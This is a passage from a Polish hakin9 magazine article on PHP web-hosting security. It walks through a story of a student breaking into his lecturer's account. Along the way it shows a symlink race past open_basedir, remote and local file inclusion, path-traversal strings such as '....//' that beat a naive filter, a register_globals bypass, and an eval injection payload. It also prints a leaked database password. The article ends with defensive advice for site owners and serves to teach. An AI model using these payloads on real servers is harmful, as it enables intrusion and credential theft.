W następnym kroku usuwany jest i tworzony na nowo link symboliczny tango, tym razem wskazując jednak na katalog bieżący. Po tym zabiegu cash wskazuje na pięć katalogów wstecz od katalogu bieżącego, a więc na główny katalog /. Nie należy on do nas ani nie jest w ścieżce określonej przez `open_basedir`, więc PHP nie pozwoli nam go odczytać, co widać powyżej. Jeżeli przypomnimy sobie teraz artykuł Michała Wojciechowskiego z trzeciego numeru hakin9 na temat sytuacji wyścigu, zauważyć można tutaj analogiczną sytuację. By z niej skorzystać, stworzymy dwa skrypty, pierwszy (Listing 12) będzie nieustannie podmieniał link symboliczny tango – raz na katalog 1/2/3/4/5, raz na katalog bieżący, drugi (Listing 13) będzie do skutku próbował odczytać plik *cash/home/users/mieciu/public_html/forum/cfg.php.*

W końcu wystąpi sytuacja, kiedy PHP sprawdzi dostęp do pliku w momencie, gdy tango będzie wskazywał na katalog 1/2/3/4/5, a więc nie będzie nam się sprzeciwiał, bo otwierany cash będzie wskazywał na katalog bieżący, a chwilę później, kiedy będzie otwierany z drugiego skryptu plik doktora Mieczysława,

Listing 20. *dyrektywa open_basedir*

```
Warning: include() [function.include]:
open_basedir restriction in effect.
File(/etc/passwd) is not within the
allowed path(s):
(/tmp:/home/users/haker) in
/home/users/haker/public
html/includepasswd.php on line 3

Warning: include(/etc/passwd)
[function.include]:
failed to open stream: Operation not
permitted in /home/users/haker/public
html/p1.php on line 3

Warning: include() [function.include]:
Failed opening '/etc/passwd'
for inclusion
(include_path='.:/usr/share/php:
/usr/share/pear') in
/home/users/haker/public_
html/includepasswd.php on line 3
```

Listing 21.

```
Warning: glob() [function.glob]: open_basedir restriction in effect. File(/
                        home/users/mieciu/Mail) is not within the allowed
                        path(s): (/tmp:/home/users/haker) in /home/users/
                        haker/public_html/globtest.php on line 9
Warning: glob() [function.glob]: open_basedir restriction in effect. File(/
                        home/users/mieciu/public_html) is not within the
                        allowed path(s): (/tmp:/home/users/haker) in /home/
                        users/haker/public_html/globtest.php on line 8
```

Listing 22.

```
11905 >>> /home/users/mieciu/public_html/forum/cfg.php:
line 1: unknown configuration line
"
<?php"

11905 >>> /home/users/mieciu/public_html/forum/cfg.php:
line 2: unknown configuration line
".user = "mieciu";"

11905 >>> /home/users/mieciu/public_html/forum/cfg.php: line 3:
unknown configuration line ".pass =
"niktniezaliczy!";"

11905 >>> /home/users/mieciu/public_html/forum/cfg.php: line 4:
unknown configuration line ".host =
"localhost";"

11905 >>> /home/users/mieciu/public_html/forum/cfg.php: line 5:
unknown configuration line ".base = "mieciu-forum";"

11905 >>> /home/users/mieciu/public_html/forum/cfg.php: line 6:
unknown configuration line "?>"

11905 >>> No local mailer defined


11905 >>> QueueDirectory (Q) option must be set
```

tango wskazywać już będzie na katalog bieżący, a więc cash na / - wyścig wygrany – hasła miecia w przeglądarce! Skrypt alternatelinks.php można jeszcze uprościć usuwając dwie ostatnie linijki z pętli while usuwające i tworzące link symboliczny tango na katalog 1/2/3/4/5, ponieważ katalog wskazywany przez cash nie będzie istniał, a więc nie wyprowadzi do katalogu głównego /. Jedynym sposobem zabezpieczenia przez administratora takiej sytuacji wyścigu jest wyłączenie z użycia funkcji symlink poprzez dodanie jej do dyrektywy disable_functions w pliku php.ini. Tym oto sposobem haker pozyskał dostęp do bazy danych i konta swojego wykładowcy, co na pewno zaowocuje zaliczeniem kursu.

Należy jeszcze zwrócić uwagę, że haker mając możliwość uruchamiania swoich własnych skryptów CGI w perlu, bashu, c, pythonie, czy w jeszcze innym języku również omija zabezpieczenia związane z `open_basedir` oraz `safe_mode`, bo są to w końcu zabezpieczenia PHP.

Sytuacja w skryptach użytkownika

Załóżmy teraz, że administrator zabezpieczył serwer jak należy, użytkownicy nie mają wzajemnie dostępu do swoich zasobów. Hakerowi został więc teraz plan B czyli szukanie niedociągnięć i zaniedbań w skryptach PHP znajdujących się na koncie doktora Mieczysława. Przeanalizujemy teraz kilka hipotetycznych sytuacji, które teoretycznie mogą wystąpić, a zauważymy, że faktycznie często się one zdarzają.

Jako pierwsze omówimy funkcje wstawiające w miejsce, w którym są wywoływane zawartość innego pliku (który może być, ale nie musi, skryptem PHP) czyli `include`, `require`, `include_once`, `require_once`. Różnica między include, a require polega na tym, że w przypadku błędu require zakończy wykonanie skryptu, podczas gdy include wypisze ostrzeżenie i wykonanie skryptu będzie kontynuowane. `Suffix _once` gwarantuje, że pliki załączone będą tylko raz. Spójrzmy w takim razie na Listing 14, na którym przedstawiona jest pierwsza niebezpieczna sytuacja.

Skrypt badninclude.php nie robi nic wielkiego, pobiera nazwę skórki ze zmiennej `$_GET['skin']` i załącza odpowiedni plik, z katalogu danej skórki. Jeżeli podamy nazwę nieistniejącej skórki *(http://serwer/badinclude.php?skin=nieistniejacaskorka*), zostanie wyświetlone mniej więcej takie ostrzeżenie, jak w Listingu 24.

Haker może bardzo szybko wykorzystać taki błąd nawet, jeśli nie posiada konta na serwerze ofiary. Na innym serwerze tworzy on plik tekstowy o nazwie blah.txt i zawartości jak na listingu 15.

Jak widzimy, jest to skrypt PHP kolorujący swoje źródło, a następnie wyświetlający informacje o PHP funkcją phpinfo. Teraz podając jako skórkę adres www do tego pliku zakończony znakiem zapytania - co spowoduje, że reszta linijki będzie traktowana jako zmienne metody GET dla rzekomego skryptu - haker uruchomi kod PHP zawarty w podanym pliku. Widać to na zrzucie ekranu przedstawionym na rysunku 1.

Istnieją trzy okoliczności wykluczające załączanie plików znajdujących się na zdalnym serwerze. Pierwszą z nich jest ustawiona opcja *allow_url_fopen na off w php.ini*, która pozwala załączać jedynie pliki

Listing 23.

```
pierwszy dostep do katalogu cash...
Array ( [0] => cash/1 [1] => cash/cash [2] => cash/symlinks.php [3] => cash/
                    tango )
drugi dostep do katalogu cash...
Warning: glob() [function.glob]: open_basedir restriction in effect.
                    File(cash/bin) is not within the allowed path(s):
                    (/tmp:/home/users/haker) in /home/users/haker/public_
                    html/tmp/symlinks.php on line 17
```

Listing 24.

```
Warning: include(nieistrniejacaskorka_skin/main.inc) [function.include]:
                    failed to open stream: No such file or directory in /
                    home/users/mieciu/public_html/badinclude.php on line 3
Warning: include() [function.include]: Failed opening 'nieistrniejacaskorka_
                    skin/main.inc' for inclusion (include_path='.:/usr/
                    share/php:/usr/share/pear') in /home/users/mieciu/
                    public_html/badinclude.php on line 3
```

Listing 25.

```
Notice: Undefined variable: modules_dir in
/home/users/mieciu/public_
html/news/modules/main/main.php on line 11

Notice: Undefined variable:
lang in /home/users/mieciu/public_
html/news/modules/main/main.php on line 11

Warning: include(/main/-welcome.txt)
[function.include]: failed to open stream:
No such file or directory in
/home/users/mieciu/public_
html/news/modules/main/main.php on line 11

Warning: include() [function.include]:
Failed opening '/main/-welcome.txt'
for inclusion (include_path='.:/usr/share/php
:/usr/share/pear') in /home/users/mieciu/public_
html/news/modules/main/main.php on line 11
```

lokalne, druga, to sytuacja, kiedy nie możemy zmienić początku załączanego pliku, trzecia zaś to sprawdzanie czy plik do wstawienia istnieje. Dwa ostatnie przypadki przedstawia Listing 16.

W przedstawionym przypadku nie zostanie wyświetlony błąd o nieistniejącym pliku, choć w wielu skryptach taka informacja jest podawana. Istnieje jednak duże prawdopodobieństwo, że jest to ogólnodostępny skrypt i jeżeli nie ma jego nazwy w stopce lub źródle, jest wielce prawdopodobne, że wpisując w wyszukiwarkach stron www kilka powtarzających się fraz na stronie, jesteśmy w stanie określić jaki to skrypt i gdzie znaleźć jego źródła, którym możemy się przyjrzeć. Jeżeli nie, możemy poprosić wprost naszego doktora Mieczysława o informacje jakiego to świetnego skryptu używa, czy sam go napisał i czy można pozyskać jego kopię. A mając jego kopię, dokładnie widać, w czym problem. Haker natychmiastowo tworzy więc plik /tmp/main.inc na tym samym serwerze, na którym konto ma doktor Mieczysław, o identycznej zawartości jak blah.txt z Listingu 14, po czym wchodzi na adres *http://serwer/badinclude1.php?skin=../../../../../tmp*. Zmienna $skin w drugiej linijce skryptu ma wtedy wartość *skins/../../../../../tmp/main.inc*, a więc prowadzi prosto do stworzonego wcześniej pliku /tmp/main.inc, co skutkuje podobnym efektem, jaki obserwowaliśmy na poprzednim rysunku.

A co z register_globals?

Jeżeli dyrektywa z php.ini o nazwie register_globals zostanie ustawiona na on oznacza to, że wszystkie zmienne przekazywane do skryptu są dostępne w postaci $nazwa_zmiennej i nie trzeba do ich dostępu używać tablic globalnych typu `$_GET['nazwa_zmiennej']`, `$_POST['nazwa_zmiennej']`, `$_SESSION['nazwa_zmiennej']` i tak dalej. Z jednej strony może się wydawać to wygodne, z drugiej jednak nie bez powodu developerzy PHP w wersji 4.2.0 ustawili domyślnie tę dyrektywę wyłączoną. Jej deaktywacja powoduje jednak masę problemów ze starszymi skryptami, więc najczęściej administratorzy pozostawiają ją włączoną. Rozpatrzmy dość często stosowany szablon aplikacji PHP. W katalogu głównym, nazwijmy go news, znajduje się plik index.php (Listing 16). Na wstępie załącza plik z tego samego katalogu ze zmiennymi konfiguracyjnymi o nazwie *conf.php* (Listing 17). Potem sprawdza czy istnieją odpowiednie katalogi ze skórkami i z modułami, jeżeli nie, przerywa swoje działanie. W kolejnym kroku sprawdza nazwę modułu, do którego chce wejść użytkownik w odpowiednim bloku switch, a więc użytkownik nie ma szans przemycić tutaj ścieżki do swojego pliku. Jeżeli moduł zaproponowany przez użytkownika istnieje, załączany jest on z katalogu *modules/nazwa_modułu/main.php*, jeżeli nie, nazwą modułu jest moduł domyślny main. Wszystko zrobione jak należy. Przykładowy plik do załączenia modules/main/main.php przedstawiony jest na Listingu 18. W pierwszych linijkach tego pliku sprawdzane jest czy zmienna `$configured` jest ustawiona na 1, co oznacza, że został załączony plik konfiguracyjny z Listingu 17. Jeżeli zatem haker poda w przeglądarce adres *http://serwer/news/modules/main/main.php*, skrypt wyświetli mu poniższy komunikat i zakończy działanie:

Nie możesz wchodzić do tego pliku bezpośrednio!

W sytuacji, kiedy dyrektywa register_globals jest włączona, wystarczy natomiast, że haker jako adres wpisze *http://serwer/news/modules/main/main.php?configured=1,* a w przeglądarce ujrzy mniej więcej to, co możemy zobaczyć na Listingu 25.

zFunkcja eval

Eval to „magiczna" funkcja, która tekst zawarty jako jej argument traktuje jako kod PHP. I tak na przykład można napisać bardzo szybko efektowny kalkulator, który będzie umiał wyliczyć wszystko to, co potrafi wyliczyć sam język PHP, kalkulator taki przedstawia Listing 17.

Pierwsze linijki skryptu evalcalc.php usuwają potencjalne znaki \ przekazane przez formularz, ostatnie tworzą sam formularz. Sercem kalkulatora jest linijka *eval("\$result = $expr;");*, która dzięki funkcji eval, przypisuje zmiennej $result wynik wyrażenia podanego przez użytkownika. I tak podając mało ciekawe wyrażenie w stylu 2+2*2<<2 skrypt odpowie nam: Wynik wyrażenia 2+2*2<<2 to 24. Niby nic wielkiego, można się jednak pokusić o zdecydowanie ciekawsze wyrażenie, na przykład `2+2*2<<2;highlight_file($_SERVER["SCRIPT_FILENAME"])`. Jakkolwiek wynik wyrażenia otrzymany w zmiennej $result będzie identyczny z tym poprzednim, dostaniemy jeszcze mały bonus w postaci pokolorowanego źródła kalkulatora (co widać na rysunku 2) – czyli to, o co de facto poprosiliśmy pisząc po średniku za pierwotnym wyrażeniem. Tak właśnie działa eval.

Backdoor PHP czy kiepski programista?

Jak widać istnieje wiele niebezpiecznych sytuacji, pozwalających hakerom na działania, których nie powinni być w stanie dokonać. Zdecydowana większość osób posiadających swoje witryny używa gotowych skryptów, pisanych przez nieznane osoby. Skąd pewność, że to bezpieczne aplikacje webowe, a nie tylne drzwi do kont użytkowników, którzy ich używają? Co jakiś czas odkrywane są nowe luki i niedociągnięcia

W Sieci

- *http://www.php.net/* – strona domowa skryptowego języka PHP
- *http://www.apache.org/* – strona domowa serwera www Apache

w popularnych skryptach PHP. Ale czy to na pewno niedociągnięcia, a nie celowe działania ich twórców? Zauważmy, że w przypadku, gdy wszystkie omówione wyżej metody zawiodą hakera w dostępie do bazy danych doktora Mieczysława, może on przygotować jakiś bardzo ładny skrypt odpowiadający idealnie profilowi doktora, z ładną grafiką, z ładnie prezentującą go stroną główną, z ładnie przygotowanymi rzekomymi komentarzami zadowolonych użytkowników i zupełnie przypadkowo podrzucić go wykładowcy – czy to wysyłając maila, czy to poruszając temat wspaniałej strony doktora na jednym z jego wykładów, czy to wykorzystując do tego celu jeszcze inne sztuczki lub osoby będące bliżej potencjalnej ofiary. Oczywiście pan Mieczysław nie bez powodu ma tytuł doktora, więc ów skrypt będzie co najmniej musiał zawierać iluzję zabezpieczeń. Kilka takich iluzji zabezpieczeń można zauważyć analizując przedstawione wcześniej listingi, kolejną może być sytuacja przedstawiona w skrypcie na Listingu 18, który jest lekką modyfikacją wcześniej pokazanego skryptu *badinclude1.php.*

Faktycznie, linijka `$skin = str_replace("../", "", $skin);` powoduje, że wszystkie wystąpienia ciągu znaków ../ zostaną usunięte i tak podając w adresie *illusion.php?skin=../../../../../tmp* zmienna *$skin* będzie zawierać ścieżkę *skins/tmp/main.inc* – haker nie wyjdzie więc poza dany katalog. W ten sposób celu nie uda się osiągnąć. Zwróćmy jednak uwagę, że usuwane są znaki w konfiguracji ../, a .. lub samo / już nie. Dlatego wystarczy, że haker rozdzieli ../ czymś, co zostanie usunięte (czyli też ../), a uzyska to, co sobie zamierzył. Podając więc do adresu następujący ciąg znaków: *illusion.php?skin=....//....//....//..../....//tmp*, zostaną usunięte znaki przedstawione na czerwono, pozostawiając w zmiennej $skin wartość *skins/../../../../../tmp/main.inc*, a więc faktycznie to była iluzja zabezpieczenia, a nie realne zabezpieczenie.

Podsumowanie

Jak widać z powyższych rozważań, umieszczanie swojej witryny WWW w Internecie nie może się sprowadzać tylko do ściągnięcia najnowszej wersji używanego skryptu, umieszczenia go na serwerze i szybkiej konfiguracji. Należy sprawdzić zabezpieczenia serwera, i w razie, gdy mamy dostęp do plików innych użytkowników, należy to natychmiast zgłosić administratorowi, ponieważ tym samym każdy inny użytkownik tego serwera może czytać nasze pliki z hasłami, czy prywatnymi informacjami. Należy też się dobrze przyjrzeć wykorzystywanym w serwisie skryptom PHP, zarówno własnym, jak i innym, nawet tym ze sprawdzonych źródeł. Jeżeli nie mamy czasu na czytanie linijka po linijce setek linii całego kodu, należy przynajmniej odnaleźć te, które są kluczowe dla bezpieczeństwa całego konta, potencjalnie niebezpieczne funkcje, które zostały przedstawione w tym artykule oraz generalnie wszystkie inne operujące na plikach, czyli `include/require`, eval, system, exec, `passthru`, `proc_open`, `higlight_file`, readfile, file, file_get_contents, fopen i tak dalej. Ktoś przecież może mieć wobec Ciebie takie zamiary jak nasz haker wobec szanownego doktora Mieczysława, wyprzedź go więc o krok i bądź przygotowany. ●